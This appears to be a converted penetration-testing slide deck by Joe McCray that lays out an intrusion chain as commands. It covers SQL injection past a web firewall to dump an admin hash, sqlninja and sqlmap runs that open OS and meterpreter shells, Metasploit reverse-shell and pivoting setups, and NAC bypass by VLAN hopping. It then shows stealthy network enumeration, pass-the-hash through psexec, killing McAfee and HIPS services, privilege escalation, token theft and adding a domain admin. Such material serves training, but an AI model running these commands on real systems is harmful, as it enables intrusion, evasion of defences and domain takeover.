
dotDefender™ Web Application Firewall
dotDefender is a software-based web application firewall installed on Apache, IIS, or Microsoft ISA Server.
Download a fully-featured 30 days trial version from:
<http://www.applicure.com/?page=dotDefender>

The browser status bar at the bottom shows "Done" and system icons for "S" and "PA".

Bypassing DotNet Defender



DotNet Defender



The screenshot shows a Mozilla Firefox browser window with a redacted URL in the address bar. The error message displayed is:


Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.3077.00 (Intel X86) Dec 17 2008 15:19:45 Copyright (c) 1988-2005 Microsoft Corporation Workgroup Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' to data type int.

/CUSScripts.asp, line 1732

At the bottom of the browser window, the status bar shows "Done" and system icons for Windows and Firefox.

Dumping Admin PW – sorry DotNet Defender



The screenshot shows a Mozilla Firefox browser window with a redacted URL. The error message displayed is:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value  
0x01004086ceb6f8141be37de72b10050c2dcd746e96c8af6a05b8' to data type int.  
.CUSScripts.asp, line 1732
```

The browser's status bar at the bottom shows "Done" and a search icon.

Getting Into The LAN from the web....



SQL Injection to Metasploit (SQLNinja)

```
cd /home/beatdown/toolz/sqlninja-0.2.3/  
vi sqlninja.beatdown.conf
```

```
host = [target ip]  
page = /vuln/vulnpage.asp  
stringstart = VulnID=10;  
lhost = [your ip]  
device = eth0  
msfpath = /home/beatdown/toolz/metasploit  
resolvedip = [your ip]
```

```
./sqlninja -m t -f sqlninja.beatdown.conf      (test for injection)  
  
./sqlninja -m f -f sqlninja.beatdown.conf      (fingerprint the backend db)  
  
./sqlninja -m u -f sqlninja.beatdown.conf      (upload dnstun, netcat, or meterpreter)  
  
./sqlninja -m s -f sqlninja.beatdown.conf      (drop a shell)
```

SQL Injection to Metasploit (SQLMap)

```
cd /home/beatdown/toolz/sqlmap-dev
```

```
python sqlmap.py -u "http://www.about2bowned.com/vuln/vulnpage.aspx?VulnID=10" --os-shell -v 1  
os-shell>
```

```
python sqlmap.py -u "http://www.about2bowned.com/vuln/vulnpage.aspx?VulnID=10" --os-pwn --msf-path  
/home/beatdown/toolz/metasploit --priv-esc -v 10  
meterpreter>
```

Getting in via clinet-side

```
sudo ./msfconsole
```

Be sure to run as root so you can set the LPORT to 443

```
use exploit/[name of newest browser, PDF, ActiveX, or fileformat exploit]
```

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

```
set ExitOnSession false
```

```
set LHOST [your public ip]
```

```
set LPORT 443
```

```
exploit -j
```

Pivoting into the LAN

Pivot Attack: Using a compromised host as a launching point to attack other hosts...

.....set up standard exploit

exploit

route

ctrl-z <-- background the session

back <--- you need to get to main msf> prompt

Now set up Pivot with a route add

route add 192.168.10.131 255.25.255.0 1 <-- Use correct session id

route print <----- verify

use exploit/windows/smb/ms08_067_dcom

set PAYLOAD windows/shell/bind_tcp

set RHOST 192.168.10.132

set LPORT 1234

ctrl-z <-- background the session

back <--- you need to get to main msf> prompt

Run auxillaries & exploits through your pivot

use scanner/smb/version

set RHOSTS 192.168.10.1/24

run

Common LAN Security Solutions

Can't get on the network?????

- 1. NO DHCP – static IP addresses**
- 2. DHCP MAC Address reservations**
- 3. Port Security**
- 4. NAC solution**

Common LAN Security Solutions

Can't get on the network?????

1. **NO DHCP – static IP addresses**
 1. **Steal valid IP address from host**

2. **DHCP MAC Address reservations**
 1. **Steal valid MAC address**

3. **Port Security**
 1. **Steal valid MAC/IP address**

4. **NAC solution**
 1. **Look for 802.1x exceptions such as printers, VoIP phones**

Bypassing NAC Solutions

Can't get on the network?????

```
wget http://www.candelatech.com/~greear/vlan/vlan.1.9.tar.gz
```

```
tar -zxvf vlan.1.9.tar.gz
```

```
cd vlan
```

```
tshark -i eth0 -v -v "ether host 01:00:0c:cc:cc:cc and (ether[24:2] = 0x2000 or ether[20:2] = 0x2000)" | grep voice
```

```
vconfig add eth0 200
```

```
# 200 is Voice VLAN ID in example
```

```
ifconfig eth0.200
```

```
# Verify new interface was created
```

```
dhcpcd -d -t 10 eth0.200
```

```
# Try to get dhcp
```

or

voiphopper

Enumerating The Internal Network Against NIPS/HIPS

<code>c:\set</code>	Use SET to get domain information and username
<code>c:\net view</code>	Use NET VIEW to get computers in the users domain and other domains
<code>c:\net view /domain</code>	Use NET VIEW to get computers in other domains
<code>c:\net user</code>	Use NET USER to get local users on the computer you are on
<code>c:\net user /domain</code>	All users in the current user's domain
<code>c:\net localgroup</code>	Use NET LOCALGROUP to get the local groups on the computer
<code>c:\net localgroup /domain</code>	Use NET LOCALGROUP to get the domain groups
<code>c:\net localgroup administrators</code>	All users in the local administrators group
<code>c:\net localgroup administrators /domain</code>	All users in the domain administrators group
<code>c:\net group "Company Admins" /domain</code>	All users in the "Company Admins" group
<code>c:\net user "joe.mccray" /domain</code>	All info about this user
<code>c:\nltest /dclist:</code>	List Domain Controllers...

Basically browsing network neighborhood, and querying Active Directory will always be considered legitimate traffic to an NIPS so you can use NET commands to enumerate a network without port scanning.

Looking Around the Network For A User

Some commands to identify a logged in user

```
NBTSTAT -a remotecomputer | FIND "<03>" | FIND /I /V "remotecomputer"
```

```
WMIC /Node:remotecomputer ComputerSystem Get UserName
```

```
PSLOGGEDON -L \\remotecomputer
```

```
PSEXEC \\remotecomputer NET CONFIG WORKSTATION | FIND /I " name "
```

```
PSEXEC \\remotecomputer NET NAME
```

```
PSEXEC \\remotecomputer NETSH DIAG SHOW COMPUTER /V | FIND /i "username"
```

Moving Around The Network

Smoking some MSF hash: Moving around the network using password hashes

```
use exploit/windows/smb/psexec
```

```
set RHOST 192.168.10.20
```

```
set SMBUser administrator
```

```
set SMBPass 01fc5a6be7bc6929aad3b435b51404ee:0cb6948805f797bf2a82807973b89537
```

```
set PAYLOAD windows/shell/reverse_tcp
```

```
set LHOST 192.168.10.10
```

```
exploit
```

Killing The HIPS (as SYSTEM with “at” command)

1. Stop the overall AV Framework

```
net stop "McAfee Framework Service"
```

2. Stop the HIPS


```
net stop hips  
net stop enterceptagent  
net stop firepm
```

3. McAfee Processes

```
pskill -t UdaterUI  
pskill -t TBMon  
pskill -t Mcshield  
pskill -t VsTskMgr  
pskill -t shstat
```

4. HIPS Processes

```
pskill -t firetray
```



```
C:\WINDOWS\system32\cmd.exe  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\Admin>time  
The current time is: 19:15:37.50  
Enter the new time:  
  
C:\Documents and Settings\Admin>at 19:17 /interactive cmd.exe  
Added a new job with job ID = 1  
  
C:\Documents and Settings\Admin>  
  
C:\WINDOWS\System32\svchost.exe  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

Killing The HIPS (as SYSTEM with Metasploit)

1. Stop the overall AV Framework

```
net stop "McAfee Framework Service"
```

2. Stop the HIPS

```
net stop hips  
net stop enterceptagent  
net stop firepm
```

3. McAfee Processes

```
pskill -t UdaterUI  
pskill -t TBMon  
pskill -t Mcshield  
pskill -t VsTskMgr  
pskill -t shstat
```

4. HIPS Processes

```
pskill -t firetray
```

```
meterpreter > getuid  
Server username: WINXPSP3\user **user is an admin, if not admin you can only use -t 4 or -t 0 which will  
iterate through all options**  
  
meterpreter > use priv  
Loading extension priv...success.  
meterpreter > getsystem -h  
Usage: getsystem [options]  
Attempt to elevate your privilege to that of local system.  
OPTIONS:  
  
-h Help Banner.  
-t The technique to use. (Default to '0').  
0 : All techniques available  
1 : Service - Named Pipe Impersonation (In Memory/Admin)  
2 : Service - Named Pipe Impersonation (Dropper/Admin)  
3 : Service - Token Duplication (In Memory/Admin)  
4 : Exploit - KiTrap0D (In Memory/User)
```

Owning The Domain

Stealing a domain administrator's token....

```
meterpreter> use incognito
meterpreter> list_tokens -u
meterpreter> impersonate_token "domain\user"
meterpreter> execute -c -H -f cmd -a "/k" -i -t <--- Use the -t to use your impersonated token
or
meterpreter > list_tokens -g
meterpreter > impersonate_token "DOMAIN\Domain Admins"
meterpreter> execute -c -H -f cmd -a "/k" -i -t <--- Use the -t to use your impersonated token
```

Add yourself to the Domain Admin's group

```
c:\net user j0e j0eR0ck$ /domain /add
c:\net localgroup administrators j0e /domain /add
```

```
meterpreter > list_tokens -g

Delegation Tokens Available
=====
BUILTIN\Administrators
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE

Impersonation Tokens Available
=====
LS0\Domain Users

meterpreter > impersonate_token "LS0\Domain Users"
[-] No delegation token available
[+] Successfully impersonated user LS0\adams
meterpreter > █
```

Contact Me....

You can contact me at:

Toll Free: 1-866-892-2132

Email: joe@learnsecurityonline.com

Twitter: <http://twitter.com/j0emccray>

LinkedIn: <http://www.linkedin.com/in/joemccray>